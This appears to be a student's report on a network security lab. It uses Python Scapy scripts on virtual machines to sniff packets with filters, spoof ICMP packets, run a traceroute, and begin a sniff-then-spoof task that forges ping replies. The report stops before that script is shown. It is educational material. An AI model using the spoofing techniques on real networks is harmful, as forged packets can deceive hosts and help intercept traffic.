


The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is '/bin/bash' and the command entered is 'sudo ./sniffer.py'. The output of the script is displayed, showing details of an Ethernet frame and a TCP segment. The Ethernet frame has a destination MAC address of 52:54:00:12:35:00 and a source MAC address of 08:00:27:e8:d3:35. The type is IPv4. The TCP segment has a source port of 48402 and a destination port of telnet (port 23). Other TCP fields like seq, ack, flags, window, chksum, urgptr, and options are also listed. The options field contains a list of tuples: ('MSS', 1460), ('SAckOK', b''), ('Timestamp', (1264271, 0)), ('NOP', None), and ('WScale', 7).

```
[10/13/20]seed@VM:~$ sudo ./sniffer.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:e8:d3:35
type    = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 60
id       = 19431
flags    = DF
frag     = 0
ttl      = 64
proto    = tcp
chksum   = 0x309f
src      = 10.0.2.15
dst      = 172.217.5.78
\options  \
###[ TCP ]###
sport    = 48402
dport    = telnet
seq      = 3960930664
ack      = 0
dataofs  = 10
reserved = 0
flags    = S
window   = 29200
chksum   = 0xbe64
urgptr   = 0
options  = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (1264271, 0)), ('NOP', None), ('WScale', 7)]
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:e8:d3:35
type    = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
```

Note the “dport” field under the TCP heading is listed as telnet, matching our intended port 23.

Finally, to capture packets to or from a particular subnet, we once again will just change the filter. See updated below:




The image shows a screenshot of an Ubuntu desktop environment. On the left, there is a vertical dock with various application icons. In the center, there is a terminal window titled '/bin/bash' running 'GNU nano 2.5.3'. The file being edited is named 'sniffer.py'. The code in the terminal is:

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='net 128.230.0.0/16', prn=print_pkt)
```

Using the second terminal to ping the ip address 128.230.0.0, we see the following output from the sniffer.py:



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is '/bin/bash' and the command being run is 'sudo ./sniffer.py'. The output of the script is displayed in the terminal, showing details of captured network packets. The script uses Python's scapy library to parse the captured data.


```
[10/13/20]seed@VM:~$ sudo ./sniffer.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:e8:d3:35
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 28423
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x3ead
src      = 10.0.2.15
dst      = 128.230.0.0
\options  \
###[ ICMP ]###
type     = echo-request
code    = 0
checksum = 0xa068
id      = 0x11ce
seq     = 0x1
###[ Raw ]###
load    = '\xf4\x86\x08\x08\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:e8:d3:35
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 28662
flags    = DF
```

**Observation:** By simply manipulating the filter argument, we can capture different packets. In this case, we checked ICMP, then TCP with a destination port of 23 (telnet), and finally a specific subnet.

**Explanation:** The filter argument is very powerful and allows for very flexible requests. This is helpful in narrowing down specific packets.

## Task 1.2

In order to spoof an ICMP packet, the below python implementation can be used:




```

Terminator
/bin/bash 80x24
Sent 1 packets.
>>> send(p)
.
Sent 1 packets.
>>> send(p)
.
Sent 1 packets.
>>> exit()
[10/14/20]seed@VM:~$ sudo python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
a>>> a = IP()
>>> a.dst = '10.0.2.3'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>> send(p)
.
Sent 1 packets.
>>>

```

The result is that the spoofed IP address is seen as legitimate and ping result is shown:




**Observation:** Note how the source was the VM's IP address (10.0.2.15) and the destination was the spoofed one (10.0.2.3) entered by the user. Also note that this was attempt number 6/7 as I didn't have the Wireshark filter configured right the first few attempts.

**Explanation:** Packets can be easily spoofed over the ICMP protocol using the Scapy API. Additionally, the user can specify the spoofed IP address to anything valid.

### Task 1.3

In order to implement a code similar to Traceroute, we can use the following script which automates the Time-To-Live (TTL) and tracks packet drops across routers. In the example, I will be pinging one of the Google DNS server:



The screenshot shows a terminal window titled '/bin/bash' with the file '/bin/bash 80x24'. The title bar also displays 'GNU nano 2.5.3' and 'File: traceroute.py'. The terminal content is a Python script named 'traceroute.py' that uses the Scapy library to perform a traceroute to the IP address '8.8.8.8'. The script iterates through TTL values from 1 to 30, sending ICMP echo requests and printing the source IP of each router found. The terminal shows the script being run and the resulting output. At the bottom, there is a menu of nano editor commands.

```

from scapy.all import *


i = 1
while i <= 30:
    a = IP()
    a.dst = '8.8.8.8'
    a.ttl = i
    b = ICMP()
    reply = sr1(a/b, timeout=5, verbose=0)
    if reply is None:
        print("%2d *%i" % (i, 0))
    elif reply.type == 0:
        print("%2d %i, %s" % (i, reply.src, reply.type))
        break
    else:
        print("%2d %i, %s" % (i, reply.src, reply.type))
    i = i+1

```

[ Read 18 lines ]

$\wedge G$  Get Help    $\wedge O$  Write Out    $\wedge W$  Where Is    $\wedge K$  Cut Text    $\wedge J$  Justify    $\wedge C$  Cur Pos  
 $\wedge X$  Exit         $\wedge R$  Read File    $\wedge \backslash$  Replace    $\wedge U$  Uncut Text    $\wedge T$  To Linter    $\wedge$  Go To Line

The results show that it took 11 steps:



```
[10/14/20]seed@VM:~$ sudo python traceroute.py
(' 1 ', '10.0.2.1')
(' 2 ', '192.168.1.1')
(' 3 ', '142.254.236.169')
(' 4 ', '24.30.168.17')
(' 5 ', '72.129.19.14')
(' 6 ', '72.129.17.0')
(' 7 ', '66.109.6.92')
(' 8 ', '74.125.48.188')
(' 9 ', '74.125.253.15')
('10 ', '142.250.226.45')
('11 ', '8.8.8.8')
[10/14/20]seed@VM:~$
```

And the Wireshark output:

No.	Time	Source	Destination	Protocol	Length	Info
3	2020-10-14 01:16:29.4486205...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=1 (no response found!)
4	2020-10-14 01:16:29.4487270...	10.0.2.15	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in transit)
5	2020-10-14 01:16:29.4524991...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=2 (no response found!)
6	2020-10-14 01:16:29.4537169...	192.168.1.1	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in transit)
7	2020-10-14 01:16:29.4588748...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=3 (no response found!)
8	2020-10-14 01:16:29.4671473...	142.254.236.169	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in transit)
9	2020-10-14 01:16:29.4747348...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=4 (no response found!)
10	2020-10-14 01:16:29.4854991...	24.30.168.17	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in transit)
11	2020-10-14 01:16:29.4936844...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=5 (no response found!)
12	2020-10-14 01:16:29.5063320...	72.129.19.14	10.0.2.15	ICMP	112	Time-to-live exceeded (Time to live exceeded in transit)
13	2020-10-14 01:16:29.5122103...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=6 (no response found!)
14	2020-10-14 01:16:29.5296965...	72.129.17.0	10.0.2.15	ICMP	112	Time-to-live exceeded (Time to live exceeded in transit)
15	2020-10-14 01:16:29.5481434...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=7 (no response found!)
16	2020-10-14 01:16:29.5651376...	66.109.6.92	10.0.2.15	ICMP	112	Time-to-live exceeded (Time to live exceeded in transit)
17	2020-10-14 01:16:29.5697146...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=8 (no response found!)
18	2020-10-14 01:16:29.5816977...	74.125.48.188	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in transit)
19	2020-10-14 01:16:29.5881851...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=9 (no response found!)
20	2020-10-14 01:16:29.5991622...	74.125.253.15	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in transit)
21	2020-10-14 01:16:29.6070149...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=10 (no response found!)
22	2020-10-14 01:16:29.6181619...	142.250.226.45	10.0.2.15	ICMP	112	Time-to-live exceeded (Time to live exceeded in transit)
23	2020-10-14 01:16:29.6255535...	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=11 (no response found!)
24	2020-10-14 01:16:29.6380709...	8.8.8.8	10.0.2.15	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=115

**Observation:** The loop worked and we were able to observe each server as the packets traversed to the Google DNS server. The Wireshark output is additionally helpful by showing that each packet did indeed time out before ultimately reaching the destination.

**Explanation:** Once again, we see the ease of implementation and flexibility from Scapy. Here we could track the routers with a very simple loop.

## Task 1.4


In order to run the sniff and then spoofing (spoofing) program, the following code is used. Here we take in (sniff) the source and destination IP addresses and flip them (spoof) to create an authentic

looking response. The first VM, VM A, will ping an IP address, and the second VM, VM B, will run this script (and also Wireshark in the background):

VM A pinging a random IP (128.230.0.0):

```
/bin/bash Source Destination Protocol Length  
[10/14/20]seed@VM:~$ ping 128.230.0.0  
PING 128.230.0.0 (128.230.0.0) 56(84) bytes of data.  
64 bytes from 128.230.0.0: icmp_seq=5 ttl=64 time=5.41 ms  
64 bytes from 128.230.0.0: icmp_seq=6 ttl=64 time=2.77 ms  
64 bytes from 128.230.0.0: icmp_seq=7 ttl=64 time=2.92 ms  
64 bytes from 128.230.0.0: icmp_seq=8 ttl=64 time=3.12 ms  
64 bytes from 128.230.0.0: icmp_seq=9 ttl=64 time=2.83 ms  
64 bytes from 128.230.0.0: icmp_seq=10 ttl=64 time=2.73 ms  
^C  
--- 128.230.0.0 ping statistics ---  
15 packets transmitted, 6 received, 60% packet loss, time 14204ms  
rtt min/avg/max/mdev = 2.735/3.302/5.418/0.956 ms  
[10/14/20]seed@VM:~$
```

VM B implementing the `snoof.py` script:

